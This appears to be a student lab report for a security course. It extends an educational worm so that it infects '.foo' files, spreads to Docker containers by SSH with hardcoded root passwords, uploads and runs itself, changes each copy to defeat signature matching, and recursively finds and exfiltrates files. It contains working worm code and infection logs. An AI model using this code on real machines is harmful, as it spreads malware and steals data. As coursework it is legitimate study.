
Docker setup

Create docker containers



Now we can see the containers and their ip address.

Task1

Taking cues from the code shown for AbraWorm.py, turn the FooVirus.py virus into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.

Step-1: Copy everything from FooVirus.py to infect all '.foo' files in host machine.

```
12  # infect all the *.foo files in current machine
13  IN = open(sys.argv[0], 'r')
14  virus = [line for (i,line) in enumerate(IN)]
15
16  # infect all *.foo files in this machine
17  for item in glob.glob("*.foo"):
18      IN = open(item, 'r')
19      all_of_it = IN.readlines()
20      IN.close()
21      if any('foovirus' in line for line in all_of_it): continue
22      os.chmod(item, 0o777)
23      OUT = open(item, 'w')
24      OUT.writelines(virus)
25      all_of_it = ['#' + line for line in all_of_it]
26      OUT.writelines(all_of_it)
27      OUT.close()
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```

Step-2: Then we connect to two host(test_sshd_container_10 and test_sshd_container_9) to infect them with our worm


```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ dockps
c86091f33a43  test_sshd_container_10
9cbc904845f6  test_sshd_container_9
9e1eb7cfc519  test_sshd_container_8
f84fe79371ea  test_sshd_container_7
e4af205f4a59  test_sshd_container_6
148ed850244a  test_sshd_container_5
3b12abf8d557  test_sshd_container_4
674c706bfb56  test_sshd_container_3
1214c23826e6  test_sshd_container_2
164954b2533f  test_sshd_container_1
(venv) [08/04/23]seed@VM:~/.../1805052_code$ docker inspect -f '{{.NetworkSettings.IPAddress}}' c86
172.17.0.11
(venv) [08/04/23]seed@VM:~/.../1805052_code$ docker inspect -f '{{.NetworkSettings.IPAddress}}' 9cb
172.17.0.10
(venv) [08/04/23]seed@VM:~/.../1805052_code$
```

```
container_username='root'
container_pass='mypassword'
target_host=['172.17.0.11', '172.17.0.10'] # container 10 and 9

# upload this virus to these machines
for ip_address in target_host:
    print("\nTrying password %s for user %s at IP address: %s" % (container_pass,container_username,ip_address))
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(ip_address,port=22,username=container_username,password=container_pass,timeout=5)
        print("\nconnected")
        # Let's make sure that the target host was not previously
```

Step-3: if the machine not infected, copy the worm to the host.

```
if f"{sys.argv[0]}\n".encode() in received_list:
    print("\nThe target machine is already infected")
    continue

# Now we can infect the host with virus
# 1st take control of the command prompt
scpcon = scp.SCPClient(ssh.get_transport()) # open a scp1 connection to download and upload files

# Now deposit a copy of the this virus file at the target host:
print(f"uploding file {sys.argv[0]} to {ip_address}")
scpcon.put(sys.argv[0])

# also make it executable
stdin, stdout, stderr = ssh.exec_command(f'chmod +x {sys.argv[0]}')
error = stderr.readlines()
if error:
    print(error)

scpcon.close()
print(f"A copy of {sys.argv[0]} is saved in the target host wih execution permission")
```

Attacking the host



```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "t1">t1.foo
(venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "t2">t2.foo
(venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "virus will
infect all the foo files and hop into defined host machines"
virus will infect all the foo files and hop into defined host mac
hines
(venv) [08/04/23]seed@VM:~/.../1805052_code$ echo "attacking"
attacking
(venv) [08/04/23]seed@VM:~/.../1805052_code$ python 1805052_1.py

Trying password mypassword for user root at IP address: 172.17.0.
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connected

output of 'ls' command: []
uploding file 1805052_1.py to 172.17.0.11
A copy of 1805052_1.py is saved in the target host wih execution
permission

Trying password mypassword for user root at IP address: 172.17.0.
10

connected

output of 'ls' command: []
uploding file 1805052_1.py to 172.17.0.10
A copy of 1805052_1.py is saved in the target host wih execution
permission
(venv) [08/04/23]seed@VM:~/.../1805052_code$
```

```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ docksh c86
root@c86091f33a43:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@c86091f33a43:/# cd root
root@c86091f33a43:~# ls
root@c86091f33a43:~# echo "before attack"
before attack
root@c86091f33a43:~# ls
1805052_1.py
root@c86091f33a43:~# head -n5 1805052_1.py
#!/usr/bin/env python

### FooWorm

import sys
root@c86091f33a43:~#
```

```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ docksh 9cb
root@9cbc904845f6:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@9cbc904845f6:/# cd root
root@9cbc904845f6:~# ls
root@9cbc904845f6:~# echo "before attack"
before attack
root@9cbc904845f6:~# ls
1805052_1.py
root@9cbc904845f6:~# head -n5 1805052_1.py
#!/usr/bin/env python

### FooWorm

import sys
root@9cbc904845f6:~#
```

Task 2

Modify the code AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.

Step-1: Copy AbraWorm.py to a new file 1805052_2.py. Also specify the victims ip addresses

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.11', '172.17.0.10']# ['xxx.xxx.xxx.xxx']
                    # Provide one or more IP address that you
```

Step-2: Define a function to add some comment to random lines and also add version of the top with current datetime so that no two copies of the worm are exactly the same.

```
137  # masum
138  import datetime
139  def update_or_add_comment_with_probability(file_path, probability):
140      if not 0 <= probability <= 1:
141          raise ValueError("Probability must be between 0 and 1.")
142      current_datetime = datetime.datetime.now()
143      updated_comment = f"\n# this is a random line - {current_datetime}\n\n"
144      with open(file_path, 'r+') as file:
145          lines = file.readlines()
146          file.seek(0)
147          if(len(lines)>0):
148              if(lines[0][1]=='v'):
149                  file.write(f"#v{int(lines[0][2:])+1}\n")
150              else: file.write("#v1\n")
151          for line in lines:
152              if(len(line)> 1 and line[1]=='v'): continue;
153              if line.strip().startswith("# this is a random line"):
154                  # file.write("\n")
155                  continue  # Skip existing comment lines
156
157              elif line.strip() == "":
158                  if random.random() < probability:
159                      file.write(updated_comment)
160              else:
161                  file.write(line)
162              if random.random() < 0.05:
163                  file.write("\n")
164          file.truncate()
165  # masum
```

Step-3: Update the file before each hop

```
262
263                     # masum
264                     infected = False;
265                     if f"{sys.argv[0]}\n".encode() in received_list:
266                         print(f"\nThe target machine is already infected with {sys.argv[0]}")
267                         infected = True
268                     #masum
269                     if len(files_of_interest_at_target) > 0:
270                         for target_file in files_of_interest_at_target:
271                             scpcon.get(target_file)
272                     #masum
273                     if not infected:
274                         update_or_add_comment_with_probability(temp_file, 0.5)
275                         scpcon.put(temp_file, sys.argv[0])
276                     #masum
277                     scpcon.close()
278                 except:
```

Demo Attack

Create some dummy text files with abracadabra in some of them in container test_sshd_container_10(c86091f33a43) which has ip address 172.17.0.11

```
root@c86091f33a43:~# echo "this is f1">f1.txt
root@c86091f33a43:~# mkdir dir
root@c86091f33a43:~# echo "f2 abracadabra">dir/f2.txt
root@c86091f33a43:~# echo "f3 abracadabra">f3.txt
root@c86091f33a43:~# tree
.
|-- dir
|   `-- f2.txt
|-- f1.txt
`-- f3.txt

1 directory, 3 files
root@c86091f33a43:~#
```

Now perform the attack.

```
(venv) [08/04/23]seed@VM:~/.../1805052_code$ python 1805052_2.py
Trying password mypassword for user root at IP address: 172.17.0.11

connected


output of 'ls' command: [b'dir\n', b'f1.txt\n', b'f3.txt\n']
files of interest at the target: [b'f3.txt']
Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.10

connected


output of 'ls' command: [b'f3.txt\n']
files of interest at the target: [b'f3.txt']
Will now try to exfiltrate the files

connected to exhiltration host
(venv) [08/04/23]seed@VM:~/.../1805052_code$
```

We can see the worm is copied to host 172.17.0.11(c86091f33a43) and 172.17.0.10(172.17.0.11) and by printing 1st 10 line of them worm we can see they are different.

```
root@c86091f33a43:~# tree
.
|-- 1805052_2.py
|-- dir
|   `-- f2.txt
|-- f1.txt
`-- f3.txt

1 directory, 4 files
root@c86091f33a43:~# head -n10 1805052_2.py
#v1
#!/usr/bin/env python
### modified version of AbraWorm.py
### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022

# this is a random line - 2023-08-04 15:32:17.011290

##  This is a harmless worm meant for educational purpose
s only.  It can

root@c86091f33a43:~#
```

```
root@9cbc904845f6:~# tree
.
|-- 1805052_2.py
`-- f3.txt

0 directories, 2 files
root@9cbc904845f6:~# cat f3.txt
f3 abracadabra
root@9cbc904845f6:~# head -n10 1805052_2.py
#v2
#!/usr/bin/env python

### modified version of AbraWorm.py
### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016; Updated April 6, 2022
##  This is a harmless worm meant for educational purpose
s only.  It can
##  only attack machines that run SSH servers and those t
oo only under
##  very special conditions that are described below. Its
 primary features
##  are:
root@9cbc904845f6:~#
```

Task3

If you examine the code in the worm script AbraWorm.py, you'll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string "abracadabra." Extend the worm code so that it descends down the directory structure and examines the files at every level.


Modification in AbraWorm.py

The only major change is the command that is executed in the victim's machine to grep all the files recursively


```
196     stdin, stdout, stderr = ssh.exec_command("grep -rl --exclude='.*'  --exclude-dir='.*' .") # masum
197     error = stderr.readlines()
198     if error:
199         print(error)
200     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
201     print("\n\noutput of 'grep -rl' command: %s" % str(received_list))
```

Attack Demo

Two to host 172.17.0.11(c86091f33a43) and 172.17.0.10(172.17.0.11) before attack



Perform the attack.



Hosts after the attack